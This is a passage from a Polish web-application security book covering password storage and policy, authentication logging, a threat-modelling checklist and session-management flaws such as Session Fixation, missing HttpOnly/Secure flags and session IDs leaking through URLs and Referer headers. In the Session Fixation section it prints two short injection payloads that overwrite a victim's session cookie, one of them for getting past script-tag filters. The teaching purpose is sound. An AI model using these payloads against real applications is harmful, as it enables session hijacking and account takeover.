Rysunek 12. Użytkownik jest już uwierzytelniony w usłudze Google, jednak przed przejściem do konsoli administracyjnej domeny (*admin.google.com*) musi ponownie wprowadzić dane uwierzytelniające

## Higiena przechowywania haseł

Czasem trzeba przygotować się na najgorsze. Jedną z takich kwestii jest odpowiednie przemyślenie, a następnie zaimplementowanie mechanizmu przechowywania haseł<sup>32</sup>. W większości przypadków najważniejszą decyzją do podjęcia jest wybór funkcji skrótu, którą wykorzystamy do przechowywania haseł. Zalecany w czasie pisania tego rozdziału podejściem do przechowywania skrótów jest wykorzystanie algorytmu bcrypt lub Argon2.

Warto w tym miejscu przypomnieć, że hasła powinny być przechowywane właśnie w formie będącej wynikiem działania funkcji skrótu, a nie funkcji szyfrującej. Pamiętajmy: powinniśmy przechowywać w bazie hash hasła, a nie jego szyfrogram.

## Polityka bezpieczeństwa haseł

Jednym z kluczowych elementów bezpieczeństwa mechanizmu uwierzytelniania jest odpowiednio zaimplementowana polityka bezpieczeństwa haseł. Powinna ona definiować nie tylko minimalną długość hasła, jakie może zostać użyte przez użytkownika, ale również to, z jakich znaków powinno się ono składać lub jakich nie powinno zawierać. Aplikacja powinna poinformować użytkownika o tym, by nie używał haseł składających się ze słów oraz prostych ciągów liczb. Dodatkowo aplikacja musi weryfikować po stronie serwera, czy użytkownik zastosował się do rekomendacji.

### DOBRE PRAKTYKI: PONOWNE UWIERZYTELNIANIE

Systemy powinny akceptować jedynie hasła, które są nie krótsze niż 10 znaków oraz zawierają w sobie znaki z minimum czterech grup:

- ▶ liczby,
- ▶ znaki specjalne,
- ▶ małe litery,
- ▶ duże litery.

Wybór minimalnej długości hasła oraz grup znaków, które powinny się w nim znaleźć, zależy od polityki bezpieczeństwa danej organizacji. Szukając poparcia swojej decyzji w uznanych standardach bezpieczeństwa, możemy się jednak zdziwić. Na przykład najnowsza dostępna wersja standardu ASVS 4.0 wprost mówi jedynie o konieczności zapewnienia odpowiedniej długości hasła, nie wspominając o poziomie jego skomplikowania<sup>33</sup>.

Polityka bezpieczeństwa haseł powinna określać również czas wygasania hasła. Jedną z często stosowanych praktyk jest też weryfikacja, czy obecne hasło jest takie samo jak poprzednie (lub np. pięć poprzednich). Pojawiają się jednak tu i ówdzie opinie, że polityka bezpieczeństwa nie powinna uwzględniać wymuszania okresowej zmiany hasła, jako że przynosi to więcej szkód niż korzyści<sup>34</sup>.

## Logowanie zdarzeń

Dobrze zaprojektowany system powinien spełniać założenia audytowalności. Przez pojęcie „audytowalność” należy rozumieć możliwość ustalenia, kto, kiedy oraz co wykonał w systemie. Funkcje odpowiedzialne za uwierzytelnianie użytkownika powinny więc gromadzić informacje (logi) o tym, jaki użytkownik uzyskał dostęp do systemu i w jakim czasie.

Warto również rozważyć gromadzenie dodatkowych informacji na temat środowiska, w jakim pracuje użytkownik, który uzyskał dostęp do systemu. Mowa tu o takich danych, jak adres IP użytkownika oraz informacje o jego przeglądarce, które można znaleźć m.in. w nagłówkach *User-Agent* oraz *Referer*. W tym miejscu należy jednak pamiętać, że właśnie te wymienione nagłówki są kontrolowane przez użytkownika. Jeżeli więc planujemy zgromadzone dane prezentować później np. w panelu administracyjnym, musimy zadbać o to, by aplikacja implementowała odpowiednią warstwę ochrony przed atakiem *Cross-Site Scripting*<sup>35</sup>.

✓ CHECKLIST: MODELOWANIE ZAGROŻEŃ DLA MECHANIZMU UWIERZYTELNIANIA
Poniżej zamieszczona została lista pytań, które powinny paść podczas projektowania, wdrażania, implementowania lub testowania mechanizmu uwierzytelniania.
▶ Czy system implementuje centralny mechanizm uwierzytelniania dla wszystkich funkcji?
▶ Czy system nie posiada kont zabezpieczonych domyślnym hasłem?
▶ Czy hasła do usług oraz systemów nie są zapisane na stałe w kodzie aplikacji?
▶ Czy system implementuje warstwę uwierzytelnienia po stronie serwera?
▶ Czy oraz jakie mechanizmy ochrony przed atakami siłowymi implementuje weryfikowany system?
▶ Czy użytkownik oraz operator systemu jest informowany o próbach siłowego ustalenia hasła do wybranego konta?
▶ W jaki sposób przechowywane są w bazie poświadczenia użytkowników?
▶ Jak realizowany jest mechanizm resetowania hasła?
▶ Czy token do resetowania hasła wygasa po z góry ustalonym czasie?
▶ Czy wykorzystywana w systemie polityka złożoności haseł jest spójna dla wszystkich komponentów systemu (np. formularzy zmiany i resetowania hasła)?
▶ Jakie komunikaty system zwraca w przypadku podania niepoprawnych danych uwierzytelniających w formularzu uwierzytelnienia oraz resetowania hasła?
▶ Jakie informacje system zapisuje na temat akcji uwierzytelniania?
▶ Czy krytyczne operacje w systemie wymagają ponownego uwierzytelnienia?

## ZARZĄDZANIE SESJĄ

Jak zostało nadmienione w jednym z pierwszych akapitów tego rozdziału, protokół HTTP jest bezstanowy. Oznacza to, że bez zastosowania dodatkowych mechanizmów serwer nie jest w stanie rozróżnić, czy kolejne przesyłane zapytania pochodzą od tego samego, czy może już innego użytkownika.

Aby rozwiązać ten problem, zaimplementowano mechanizm ciasteczek HTTP. Serwer, wykorzystując nagłówek odpowiedzi HTTP Set-Cookie, może poinstruować przeglądarkę, by zapisała w lokalnej pamięci zmienną o określonej nazwie oraz wartości. Przeglądarka z kolei, przysyłając do serwera kolejne zapytanie, dołączy ustawione wcześniej ciasteczko. Taki mechanizm nadaje się idealnie do tego, by wykorzystać go do ustanowienia mechanizmu zarządzania sesją. W praktyce wykorzystuje się go w taki sposób, że serwer przesyła w odpowiedzi HTTP nagłówek Set-Cookie, np. taki:

```
Set-Cookie: sessionId=99a2a12481509ff766f159c71ade9833de227d722f25a3 2
f5be2674f5f628e494; Path=/
```

Przeglądarka WWW w kolejnych zapytaniach przesyłanych do tego samego serwera dołączy nagłówki Cookie, np. taki jak ten:

```
Cookie: sessionid=99a2a12481509ff766f159c71ade9833de227d722f25a3f5be 2674f5f628e494
```

Jeżeli więc aplikacja zaraz po tym, gdy uzna, że użytkownik podał poprawne dane uwierzytelniające, wyśle odpowiedź HTTP z nagłówkiem Set-Cookie, to od tego momentu część serwerowa aplikacji, porównując wartość ciasteczka sessionid, będzie mogła zidentyfikować użytkownika, który przesyła kolejne żądania, a co za tym idzie, możemy mówić o działającym mechanizmie zarządzania sesją.

Wydaje się więc, że proces zarządzania sesją jest stosunkowo prosty. Wystarczy ustawić ciasteczko o wybranej nazwie, przypisać mu losową wartość, a następnie zidentyfikować użytkownika. Rozważmy jednak, jakie błędy można tutaj popełnić.

## Wymyślanie koła na nowo

Jednym z pierwszych błędów, jakie można popełnić podczas obsługi sesji, jest wymyślanie lub implementowanie własnego, autorskiego mechanizmu zarządzania sesją. Logika stojąca za tym stwierdzeniem jest podobna do tej, która mówi, że implementowanie własnych mechanizmów kryptografii (szyfrowanie danych) prawie zawsze jest złym pomysłem. Zalecaną praktyką z perspektywy bezpieczeństwa jest wykorzystanie mechanizmów wbudowanych w technologię, której używamy (np. mechanizmy wybranego frameworka).

W czasie realizacji testów bezpieczeństwa można jednak natknąć się na aplikacje, których autorzy zdecydowali się zaimplementować własny mechanizm zarządzania sesją. Jednym ze sposobów jego realizacji jest generowanie tokena, którego zawartość szyfrowana jest z wykorzystaniem kryptografii symetrycznej po stronie serwera, a następnie przesyłana w ciasteczku. Taki token zawiera zazwyczaj podstawowe dane o użytkowniku, jak np. jego login lub identyfikator z bazy. Autorzy systemów są na tyle świadomi bezpieczeństwa, że nie przesyłają takich informacji w tokenie w postaci jawnej – stąd mowa o szyfrowaniu. Gdy użytkownik wysyła zapytanie do aplikacji, przeglądarka dołączy szyfrogram, a aplikacja uruchomiona na serwerze może odszyfrować jego zawartość i w ten sposób zidentyfikować użytkownika. Oczywiście problem, na jaki trzeba tutaj zwrócić uwagę, to ryzyko związane z wyciekiem klucza szyfrującego. Jeżeli dojdzie do takiej sytuacji, atakujący z dużym prawdopodobieństwem będzie mógł uwierzytelnić się w aplikacji na konto dowolnego użytkownika.

Praktycznie każda platforma, którą można określić mianem dojrzałej, posiada wbudowany mechanizm zarządzania sesją. Lwia część zadania realizowana jest niejako automatycznie, a platforma lub framework udostępniają jedynie wygodny interfejs, za pomocą którego można modyfikować poszczególne parametry odpowiadające za zachowanie lub konfigurację tego mechanizmu. Warto zapoznać się z dokumentacją kilku popularnych technologii kojarzonych z platformą webową (.NET, PHP, Spring [Java]), w której omówiono kwestie związane z mechanizmem zarządzania sesją<sup>36</sup>.


Każda z tych technologii udostępnia swój autorski interfejs zarządzania sesją, jednak każda z nich powinna również, lub wręcz musi, pozwalać na regenerowanie identyfika-

tora sesji w dowolnym, wybranym przez dewelopera momencie, konfigurację długości identyfikatora oraz złożoności losowej czy też maksymalnego czasu życia sesji.

## Regenerowanie sesji

Większość platform wykorzystywanych do tworzenia serwisów internetowych, a co za tym idzie – większość aplikacji WWW, nie czeka z uruchomieniem mechanizmu zarządzania sesją aż do momentu wybrania przez użytkownika opcji uwierzytelnienia w aplikacji (zalogowania). Możemy to zaobserwować, wysyłając do dowolnej aplikacji zapytanie HTTP bez ustawionego nagłówka Cookie. Właściwie pewne jest, że w odpowiedzi na tak skonstruowane zapytanie pojawi się nagłówek Set-Cookie z nowym identyfikatorem sesji. Powstaje więc pytanie, jak powinna się zachować poprawnie utworzona aplikacja, która przestrzega dobrych reguł bezpieczeństwa. Zalecaną praktyką jest regenerowanie (zmiana) identyfikatora sesji przy każdej zmianie poziomu uprawnień użytkownika. Należy to rozumieć w następujący sposób: jeżeli użytkownik przechodzi do aplikacji WWW, generowany jest dla niego losowy identyfikator sesji. Użytkownik postanawia następnie uwierzytelnić się w aplikacji. Jeżeli podał poprawne dane uwierzytelniające, aplikacja powinna zmienić ciąg znaków, który pełni funkcję identyfikatora sesji.

Taka praktyka wynika z higieny obsługi mechanizmu zarządzania sesją. Od momentu podania poprawnych danych uwierzytelniających jedyną zmienną, która powoduje, że użytkownik jest uwierzytelniony w systemie, jest właśnie identyfikator sesji (rysunek 13).



Rysunek 13. Błędne zachowanie aplikacji. Mimo że użytkownik podał poprawne dane uwierzytelniające, identyfikator sesji nie został zregenerowany (brak nagłówka Set-Cookie w odpowiedzi HTTP z nowym identyfikatorem)

## Session Fixation

Jak ważne jest regenerowanie identyfikatora sesji, możemy przekonać się, analizując atak znany jako *Session Fixation*<sup>37</sup>. Występuje on przynajmniej w dwóch wariantach. Pierwszy z nich zakłada, że atakujący wejdzie w posiadanie identyfikatora sesji, jeszcze zanim użytkownik uwierzyteli się w aplikacji (np. na skutek ataku XSS). Teoretycznie pozyskanie takiego identyfikatora nic nie daje. Jeżeli jednak okaże się, że użytkownik uwierzyteli się w aplikacji, a identyfikator sesji nie zostanie zmieniony, bezwartościowy wcześniej identyfikator stanie się sposobem na uzyskanie dostępu do konta użytkownika-ofiary. Praktyczne przeprowadzenie

takiego ataku wymaga od atakującego wykradnięcia identyfikatora, a następnie monitorowania, czy użytkownik uwierzytelnił się w aplikacji.

Drugi wariant ataku *Session Fixation* przewiduje, że atakujący ma wpływ na to, jaki identyfikator sesji zostanie użyty przez użytkownika-ofiarę. Oznacza to, że atakujący musi znać sposób na to, by zmusić aplikację do nadpisania oryginalnego identyfikatora sesji na taki, który jest mu znany. W praktyce może to zostać zrealizowane na przynajmniej dwa różne sposoby.

Część aplikacji akceptuje wartość identyfikatora sesji przekazywaną w adresie URL. Nieraz możemy spotkać się z charakterystyczną nazwą parametru, taką jak `PHPSESSID` lub `JSESSIONID`, po której następuje losowy ciąg znaków. Jeżeli atakujący prześle użytkownikowi odpowiednio przygotowany link, który zawierać będzie identyfikator sesji, może dojść do *Session Fixation*. Gdy aplikacja zaakceptuje tak przesłany identyfikator, a użytkownik się w niej uwierzytelnia, atakujący będzie mógł uzyskać dostęp do jego konta.

Jeżeli aplikacja podatna jest na wstrzyknięcie kodu HTML/JavaScript, możemy próbować nadpisać wartość ciasteczka sesyjnego na dwa sposoby. Pierwszą możliwością daje nam JavaScript. Konkretnie chodzi tutaj o wykorzystanie kodu zbliżonego do następującego: `<script>document.cookie="JSESSIONID=sekurak";</script>`.

Jeżeli więc wykryjemy podatność typu XSS, warto zweryfikować, czy nie możemy eskalować jej dodatkowo do podatności *Session Fixation*.


Może się zdarzyć, że aplikacja posiada zabezpieczenia przed XSS, polegające na filtrowaniu niebezpiecznych ciągów znaków, takich jak np. tag `<script>`. Wówczas warto jeszcze zweryfikować, czy możemy osiągnąć identyczny efekt, wykorzystując tylko tagi HTML `<meta http-equiv=Set-Cookie content="JSESSIONID=sekurak">`.

Podsumowując rozważania dotyczące *Session Fixation*, można stwierdzić, że najważniejsze są tutaj dwie kwestie. Po pierwsze, aplikacja powinna regenerować identyfikator sesji przy każdej zmianie poziomu uprawnień. Oprócz tego konieczne powinniśmy zadbać o ochronę aplikacji przed takimi wstrzyknięciami, jak XSS lub HTML Injection. Nie bez znaczenia jest również fakt, czy ustawiliśmy flagę `HttpOnly` na ciasteczku przechowującym identyfikator sesji. Czym jest `HttpOnly`, dowiemy się w dalszej części tego rozdziału.

## Obsługa równoległych sesji

Wiele aplikacji daje możliwość zestawienia równocześnie więcej niż jednej sesji. Krótko mówiąc, chodzi o to, by użytkownik mógł być zalogowany w aplikacji w więcej niż jednej przeglądarce równocześnie. Dla ścisłości, należy stwierdzić, że jeżeli tylko aplikacja nie implementuje mechanizmów, które blokują takie zachowanie, to właściwie wszystkie technologie webowe domyślnie zezwalają na zestawianie równoległych sesji. Pytanie jednak, czy aby na pewno jest to praktyka dobra, a jeżeli nie, co można zrobić, by było bezpieczniej.

Jeżeli model biznesowy aplikacji z jakiegoś powodu nie wyklucza tego, by użytkownik mógł mieć ustawioną więcej niż jedną sesję, powinna ona przynajmniej informować użytkownika o tym, że uwierzytelnił się w więcej niż jednym miejscu (rysunki 14 i 15).



Rysunek 14. Gmail wyświetlający informację o tym, że użytkownik uwierzytlniony jest w więcej niż jednej lokalizacji

Activity information

https://mail.google.com/mail/u/0/?ui=2&ik=...

### Activity on this account

This feature provides information about the last activity on this mail account and any concurrent activity.  
[Learn more](#)

This account is open in one other location.  
(Location may refer to a different session on the same computer.)

**Concurrent session information:**

Access Type [ ? ] (Browser, mobile, etc.)	Location (IP address) [ ? ]
Browser	Poland [redacted]

[Sign out of all other Gmail web sessions](#)

**Recent activity:**

Access Type [ ? ] (Browser, mobile, POP3, etc.)	Location (IP address) [ ? ]	Date/Time (Displayed in your time zone)
Browser (Chrome) <a href="#">Show details</a>	* Poland [redacted]	10:37 (0 minutes ago)
Browser (Chrome) <a href="#">Show details</a>	Poland [redacted]	10:32 (5 minutes ago)
Browser (Chrome) <a href="#">Show details</a>	Poland [redacted]	09:48 (48 minutes ago)
Browser (Chrome) <a href="#">Show details</a>	Poland [redacted]	08:48 (1.5 hours ago)
Browser (Chrome) <a href="#">Show details</a>	Poland [redacted]	06:45 (3.5 hours ago)
Browser (Chrome) <a href="#">Show details</a>	Poland [redacted]	06:08 (4 hours ago)
Browser (Chrome) <a href="#">Show details</a>	Poland [redacted]	05:38 (4 hours ago)
Browser (Chrome) <a href="#">Show details</a>	Poland [redacted]	05:20 (5 hours ago)
Browser (Chrome) <a href="#">Show details</a>	Poland [redacted]	01:22 (9 hours ago)
Browser (Chrome) <a href="#">Show details</a>	Poland [redacted]	23:07 (11 hours ago)

Rysunek 15. Gmail wyświetla szczegóły ostatniej aktywności użytkownika wraz z m.in. adresami IP

Istnieją jednak aplikacje, dla których rekomenduje się, by nie pozwalały na więcej niż jedną sesję. Szczególnie dotyczy to systemów, które działają w sektorze finansowym. Dane przetwarzane w takich systemach są na tyle poufne i krytyczne, że nieuzasadnione jest, by użytkownik posiadał więcej niż jedną aktywną sesję. Jeżeli dojdzie do takiego przypadku, powinien on być traktowany jako swego rodzaju incydent. Wiele aplikacji w takiej sytuacji unieważnia wcześniej zestawioną sesję, automatycznie wylogowując użytkownika. Implementując taki mechanizm, należy jednak zachować ostrożność. Nie zawsze będzie tak, że to prawdziwy użytkownik próbuje drugi raz uwierzytelnić się w aplikacji. Może się zdarzyć, że użytkownik jest już uwierzytelniony w systemie, a atakujący, przechwytując jego dane, uzyska dostęp do systemu, przez co sesja prawdziwego użytkownika zostanie unieważniona. Atakujący zaraz po przejęciu dostępu do konta może podjąć próbę zmiany hasła i/lub adresu e-mail lub numeru telefonu skojarzonego z kontem. Jeżeli ta próba się powiedzie, prawdziwy użytkownik zostanie odcięty od dostępu do aplikacji. Dlatego też w aplikacjach, których poziom krytyczności jest podniesiony ze względu na ciężar danych, jakie przetwarzają (np. w bankowości internetowej), akcja unieważnienia równoległej sesji powinna podlegać autoryzacji. Użytkownik powinien móc unieważnić inną sesję tylko w przypadku, gdy autoryzuje tę operację przy użyciu kodu z wiadomości SMS lub za pomocą aplikacji mobilnej sprzężonej z tym samym kontem.

## Strzec jak oka w głowie

Analizując zagrożenia związane z mechanizmem zarządzania sesją, szybko dojdziemy do wniosku, że newralgicznym punktem jest identyfikator sesji. Aplikacja powinna chronić ten identyfikator i nie dopuszczać do wykradzenia go.

Jak zostało to zaznaczone wcześniej, w klasycznych aplikacjach WWW identyfikator sesji przekazywany jest za pomocą ciasteczek HTTP. Niestety, istnieje możliwość, by odczytać zawartość ciasteczek np. z poziomu kodu JavaScript. Jeżeli więc nasza aplikacja podatna jest na atak *Cross-Site Scripting*, może zaistnieć ryzyko polegające na tym, że atakujący prześle do użytkownika odpowiednio spreparowany kod, który wykona się w kontekście aplikacji, a jego zadaniem będzie odczytanie ciasteczek i przesłanie ich na zewnętrzny serwer. W takim przypadku atakujący będzie mógł zmodyfikować ustawienia swojej przeglądarki, przypisując sobie wykradzony identyfikator, a tym samym uzyskać dostęp do podatnego systemu z uprawnieniami użytkownika-ofiary.

Rozwiązaniem opisanego problemu jest wykorzystanie flagi `HttpOnly`<sup>38</sup>. Jeżeli ciasteczko zostanie ustawione z tą flagą: `Set-Cookie: sessionId=38afes7a8; HttpOnly; Path=/`, przeglądarki WWW będą blokowały dostęp do niego z poziomu kodu JavaScript.

Może się jednak zdarzyć, że przez niefrasobliwość deweloperów nawet wdrożenie flagi `HttpOnly` nie uchroni użytkownika przed możliwością wykradzenia jego identyfikatora sesji. Często spotykanym błędem jest ujawnianie identyfikatora sesji w komunikatach błędów lub wprost dołączanie go do treści odpowiedzi HTTP. Złośliwy kod JavaScript nie będzie musiał odczytywać wartości identyfikatora sesji

z ciasteczek, ale przeszuka zawartość drzewa DOM w poszukiwaniu interesujących danych. Poprawnie utworzona aplikacja powinna więc dbać o to, by ciasteczko z identyfikatorem sesji nie pojawiało się w innych miejscach niż nagłówki Cookie oraz Set-Cookie.

Oprócz flagi `HttpOnly` programiści mogą ustawić też flagę `Secure`<sup>39</sup>. Zmusza ona przeglądarkę, by ciasteczko, dla którego została ustawiona, wysłała do serwera tylko w przypadku, gdy dane wymieniane będą za pomocą szyfrowanego kanału komunikacji – HTTPS. Próba wysłania ciasteczka przy użyciu nieszyfrowanego kanału (HTTP) zostanie zablokowana.

Błędną i złą z punktu widzenia bezpieczeństwa praktyką jest przesyłanie identyfikatora sesji w adresie URL. Zostanie on wówczas ołożony w logach serwera WWW (listing 8), a dodatkowo może wyciec poprzez nagłówek `Referer` (listing 9). Można też z dużym prawdopodobieństwem przyjąć, że jeżeli aplikacja przesyła identyfikator sesji w adresie URL, będzie go można wykraść przy użyciu ataku *Cross-Site Scripting*. Dodatkowym argumentem świadczącym o tym, że adres URL nie jest odpowiednim miejscem do przesyłania identyfikatora sesji, jest fakt, iż użytkownicy często wymieniają się adresami URL, przysyłając je w wiadomościach e-mail lub przy użyciu komunikatorów internetowych. Mniej doświadczeni użytkownicy mogą nie zauważyć lub nie rozpoznać charakterystycznego ciągu znaków, który właśnie wysyłają do osoby trzeciej, a co za tym idzie – nieświadomie udzielić komuś dostępu do systemu.

Listing 8. Identyfikator sesji odkładany w logach serwera WWW

```
192.168.56.1 - - [07/Dec/2018:13:31:01 +0000] "GET /session/?PHPSESSID=aps7jaspuzrtofi71nglq11dg6 HTTP/1.1" 200 349 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.80 Safari/537.36"
```

```
192.168.56.1 - - [07/Dec/2018:13:31:01 +0000] "GET /favicon.ico HTTP/1.1" 200 217 "http://kali/session/?PHPSESSID=aps7jaspuzrtofi71nglq11dg6" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.80 Safari/537.36"
```

Listing 9. Przykład zapytania, które przesyłane jest do `code.jquery.com` w przypadku, gdy aplikacja ładuje bibliotekę `jQuery` z tej domeny. Identyfikator sesji ujawniany jest w nagłówku `Referer`


```
GET /jquery-3.3.1.js HTTP/1.1
Host: code.jquery.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://webapp/session/?PHPSESSID=aps7ja5pu3r10fi71nglq11dg6
```

Origin: http://webapp  
Connection: close  
Pragma: no-cache  
Cache-Control: no-cache

## Odpowiednia złożoność

Identyfikator sesji jest ciągiem znaków. Im jest on krótszy – oraz składa się z mniejszego zestawu znaków – tym bardziej zwiększa się ryzyko odkrycia identyfikatora sesji<sup>40</sup>. Zgodnie z aktualnymi zaleceniami organizacji OWASP, identyfikator powinien składać się z co najmniej 128 bitów danych. Warto zweryfikować, czy framework wykorzystywany w projekcie, którym się opiekujemy, ustawia taką lub większą długość identyfikatora sesji.

Osobną kwestią jest odpowiedni poziom entropii identyfikatora sesji. Nie jest dobrze, jeżeli składa się on np. jedynie z cyfr. Znacznie zwiększa to ryzyko pomyślnego ataku, którego celem będzie po prostu odgadnięcie odpowiedniego identyfikatora. Jakość wykorzystywanego identyfikatora możemy zweryfikować m.in. przy użyciu narzędzia Burp Suite, a konkretnie wbudowanego modułu Sequencer<sup>41</sup> (rysunek 16). Przeprowadzenie analizy pozwala ustalić poziom entropii oraz ocenić, czy wykorzystywane przez aplikację identyfikatory sesji można uznać za bezpieczne.



Rysunek 16. Przykład analizy identyfikatora sesji z wykorzystaniem narzędzia Sequencer

## Odpowiedni czas życia

Jedną z bardziej dyskusyjnych kwestii związanych z mechanizmem zarządzania sesją jest czas, przez jaki sesja użytkownika powinna być aktywna. Trudno tutaj wypracować kompromis pomiędzy bezpieczeństwem a użytecznością. Teoretycznie, z punktu widzenia bezpieczeństwa, najlepiej byłoby, gdyby sesja użytkownika była możliwie jak najkrótsza. Z drugiej jednak strony, może to doprowadzić do tego, że użytkownicy zmuszeni do ciągłego ponownego uwierzytelniania się w systemie będą wybierali słabe (krótkie) dane uwierzytelniające, które pozwolą im szybko przejść ten proces. Nie można również zapominać o aspekcie biznesowym. Użytkownik, który będzie co chwila wylogowywany z aplikacji, może w końcu znaleźć inną, dzięki której zrealizuje to samo zadanie, a nasz system straci klienta.

Rzadko w rekomendacjach zarówno OWASP, jak i innych podmiotów pojawia się jasne wskazanie dotyczące tego, ile maksymalnie powinna trwać sesja użytkownika. Wprost mówi o tym jedynie standard PCI DSS<sup>42</sup>. Według wytycznych tam zamieszczonych, systemy przetwarzające dane kart kredytowych powinny pozwalać na sesję użytkownika nie dłuższą niż 15 minut. Można więc tę wartość przyjąć jako maksymalny poziom bezpieczeństwa, a następnie dostosowywać do wymogów innych aplikacji i systemów.

Warto w tym miejscu rozgraniczyc dwie wartości:

1. Czas, po którym sesja jest unieważniana w przypadku braku aktywności użytkownika.
2. Maksymalny czas życia sesji.

Dobłą praktyką z perspektywy bezpieczeństwa jest monitorowanie czasu od ostatniej akcji, jaką użytkownik wykonał w aplikacji. Jeżeli przekroczy on ustaloną wartość, aplikacja powinna automatycznie wylogować użytkownika, czyli unieważnić sesję. Takie zachowanie może ochronić użytkownika przed nieautoryzowanym dostępem do jego danych w sytuacji, gdy np. opuści stanowisko pracy bez uprzedniego zabezpieczenia (zablokowania) stacji roboczej.

Jako osobną kwestię powinno się rozpatrywać maksymalny czas życia sesji. Przez to pojęcie należy rozumieć czas, jaki upływa od momentu aktywacji sesji aż do jej obligatoryjnego unieważnienia. Zalecaną praktyką jest, by użytkownik nie mógł podtrzymywać czasu życia sesji w nieskończoność. Wdrożenie takiego wymagania może pomóc m.in. w ograniczeniu skutków przejęcia dostępu do konta użytkownika na skutek wykradzenia identyfikatora sesji. Nawet jeżeli atakujący przechwyci identyfikator, będzie mógł go wykorzystywać jedynie przez ograniczony czas.

## Unieważnianie sesji

Każda aplikacja, jeżeli tylko pozwala użytkownikom na uwierzytelnianie, posiada lub przynajmniej powinna posiadać możliwość wylogowania, czyli unieważnienia sesji. Wydawać by się mogło, że jest to dość prosta do zaimplementowania funkcja, jednak to, co teoretycznie wydaje się trywialne, nie zawsze musi okazać się takie w praktyce.

Po wybraniu opcji WYLOGUJ aplikacja nie tylko powinna modyfikować swoją warstwę graficzną, ale też wykonać odpowiednie operacje po stronie serwera, czyli unieważnić sesję.

## ID sesji jako fingerprint

Jedną z ostatnich kwestii związanych z mechanizmem zarządzania sesją oraz samym identyfikatorem sesji jest możliwość wykorzystania nazwy identyfikatora sesji do ustalenia technologii, z jakiej korzysta określona aplikacja lub system. Aplikacje oparte na PHP zwykle korzystają z identyfikatora sesji o nazwie PHPSESSID. Podobnie w systemach opartych na ASP.NET najczęściej spotykana (domyślną) nazwą jest ASP.NET\_SessionId. Każda inna technologia webowa dostarczająca w standardzie mechanizm obsługi sesji posiada swoją charakterystyczną nazwę identyfikatora sesji. Nie jest to duże zagrożenie bezpieczeństwa, niemniej warto rozważyć zmianę nazwy identyfikatora na bardziej generyczną (np. *session* lub *sessionid*).

## ID sesji jako zagrożenie

Warty odnotowania jest również fakt, że jeżeli z jakiegoś powodu przetwarzamy identyfikator sesji w naszej aplikacji, np. zapisując jego wartość w bazie danych, nie możemy zapomnieć, że parametr ten należy traktować w taki sam sposób jak każdą inną wartość. Oznacza to, że musimy identyfikator odpowiednio filtrować i walidować, a do zapisywania go w bazie wykorzystać bezpieczne metody, takie jak zapytania parametryzowane w przypadku zapytań SQL.

